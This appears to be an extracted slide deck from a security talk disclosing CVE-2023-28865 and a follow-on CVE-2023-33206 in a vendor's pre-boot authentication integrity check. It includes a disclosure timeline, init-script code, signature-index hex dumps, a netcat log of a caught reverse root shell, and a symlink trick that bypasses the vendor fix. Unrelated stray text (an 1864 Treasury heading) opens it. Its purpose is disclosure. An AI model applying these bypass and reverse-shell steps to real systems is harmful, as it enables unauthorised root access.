
2669

E. Chittenden
REGISTER OF THE TREASURY

February 5th, 1864.

S. E. Pinney
TREASURER OF THE UNITED STATES





CVE-2023-28865 – Scope / Timeline

- <= v3.3.0 SR14, v4.0.0 SR04, v4.1.0 SR02, v4.2.0 SR01
-

- December 19, 2022: Vulnerability identified
- January 10, 2023: Vendor notified
- January 20, 2023: Vendor confirmation
- February 23, 2023: VSS v3.3.0 SR15
- February 23, 2023: Remediation confirmation VSS v3.3.0 SR15
- March 12, 2023: VSS v4.1.0 SR03
- March 16, 2023: VSS v4.0.0 SR05 && v4.2.0 SR02
- March 26, 2023: MITRE Reservation



CVE-2023-28865 - Mitigation

- PBA Phase I Index
 - BOOTTXSA - UEFI Index
- Phase I Index 56 -> 68
 - /mnt
 - /proc
 - /root
 - /run
 - /sbin/halt
 - /sbin/reboot
 - /sys
 - /tmp
 - /var
- /rc.d/init.d/mountfs - Unchanged

```
case "${1}" in
start)
    log_info_msg "Remounting root file system in read-write mode..."
    mount --options remount,rw / >/dev/null
    evaluate_retval

    # remove and re-create /root /var /tmp /mnt
    rm -rf /root /var /tmp /mnt
    mkdir /root /var /tmp /mnt

    # Make sure /dev/pts exists
    mkdir -p /dev/pts

    # This will mount all filesystems that do not have _netdev in
    # their option list. _netdev denotes a network filesystem.


    log_info_msg "Mounting remaining file systems..."
    mount --all --test-opts no_netdev >/dev/null
    evaluate_retval

    # SCF
    log_info_msg "Extracting /var, /root directories...\n"
    tar xvf /etc/var.tar -C / >& /dev/null
    tar xvf /etc/root.tar -C / >& /dev/null

    # update signatures in /root
    log_info_msg "Updating signatures in /root"
    /usr/SUPERSHEEP/bin/update_signature.sh -s /root/startx.sh.sig
    /usr/SUPERSHEEP/bin/update_signature.sh -s /root/sushe_start.sh.sig
```

```
5c00 6200 6900 6e00 5c00 6200 6100 7300 6800 0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f62 6173 6800 0000
0000 0000 0000 0000 0000 0000 9f9b e5b5 8938 ecf7 aa4a 5acf 65bb 916a 959b
e114 47ee e5a5 4104 8dab 1813 67fc 5c00 6200 6900 6e00 5c00 6300 6100 7400 0000
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000 2f62 696e 2f63 6174 0000 0000 0000 0000 0000 0000 0000 0000 0000 fe79 f9f9
3aa0 3a67 41fa ba21 3c68 b2f4 9c62 7485 5f74 b31a f07a 9136 f0ef c1cd 5c00 6200
6900 6e00 5c00 6300 6800 6d00 6f00 6400 0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 2f62 696e 2f63 686d 6f64 0000 0000 0000 0000
0000 0000 0000 0000 9aba bfbf 368d a679 2ee7 bb96 708a c869 9d35 3db8 ebf7
```

```
\.b.i.n.\.b.a.s.h.....
.....\bin\bash...
.....8...JZ.e..j..
..G...A....g.\.b.i.n.\.c.a.t...
.....
..\bin\cat.....
..:gA..!<h..bt._t...z.6....\b.
i.n.\.c.h.m.o.d.....
.....\bin\chmod....
.....6.y....p..i.5=...
```



VSS v3.3.0 SR15 - Investigation

- PBA Phase I
 - var.tar, root.tar, fstab, rc.d, inittab
 - /root, /tmp, /var – null sum
- NIX
 - /etc/mtab – mitigated
 - /root, /var, /tmp, /mnt – rm && mkdir
- Broken links have a NULL SUM!!!

```
→ root# tree root/
root/
└── test1
    └── test2
        └── test3
            └── test4
5 directories, 0 files
```

```
→ root# ls -al root/
total 8
drwxr-xr-x  2 root root 4096 Mar 27 09:15 .
drwxr-xr-x 20 root root 4096 Mar 27 09:14 ..
-rw-r--r--  1 root root     0 Mar 27 09:15 test-file
```

```
: cd14 f8db 5c00 6c00 6900 6200 5c00 7500 6400 6500 7600 0000 0000 0000 0000 0000
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 2f6c 6962 2f75 6465
: 7600 0000 0000 0000 0000 0000 0000 0000 0000 c0e6 3726 f959 7ad5 b94c 4782 3304
: f5e5 f6d3 aff0 9a48 5d1b f571 a330 f2d6 10a3 5c00 6d00 6e00 7400 0000 0000 0000
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
: 0000 0000 2f6d 6e74 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
: 5c00 7000 7200 6f00 6300 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 2f70 726f 6300 0000 0000 0000
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
: 0000 0000 0000 0000 0000 5c00 7200 6f00 6f00 7400 0000 0000 0000 0000 0000 0000
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
: 0000 2f72 6f6f 7400 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 5c00 7200
: 7500 6e00 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
: 0000 0000 0000 0000 0000 2f72 756e 0000 0000 0000 0000 0000 0000 0000 0000 0000
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
: 5c00 7300 6200 6900 6e00 5c00 6100 6700 6500 7400 7400 2f73 y.../s
: 7900 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
```

VSS v3.3.0 SR15 - Investigation

- Need Staging DIR
- Return to CVE-2023-28865
 - Check NULL SUM Directories
 - Locate Persistent Directory Structure
- Hello /dev/block!



```
bash-4.4# find /dev -type d
find /dev -type d
/dev
/dev/pts
/dev/bus
/dev/bus/usb
/dev/bus/usb/001
/dev/disk
/dev/disk/by-label
/dev/disk/by-uuid
/dev/disk/by-partuuid
/dev/disk/by-partlabel
/dev/disk/by-id
/dev/block
/dev/char
/dev/bsg
/dev/input
/dev/input/by-id
/dev/input/by-path
```


```
listening on [any] 5050 ...
10.0.0.2: inverse host lookup failed: Unknown host
connect to [10.0.0.3] from (UNKNOWN) [10.0.0.2] 59334
bash: cannot set terminal process group (699): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.4# uname -a; cat /etc/Version
uname -a: cat /etc/Version
Linux (none) 5.14.11-superschaf-x64 #1 SMP Mon Oct 11 11:43:08 CEST 2021 x86_64 QEMU Virtual CPU version 2.5+ GenuineIntel GNU/Linux
Superschaf_Version 7.2-72191
```

v3.3.0 SR15 JackPot – CVE-2023-33206

- Move */var* -> */var2*
 - Link */var* -> */dev/block/../../var2*
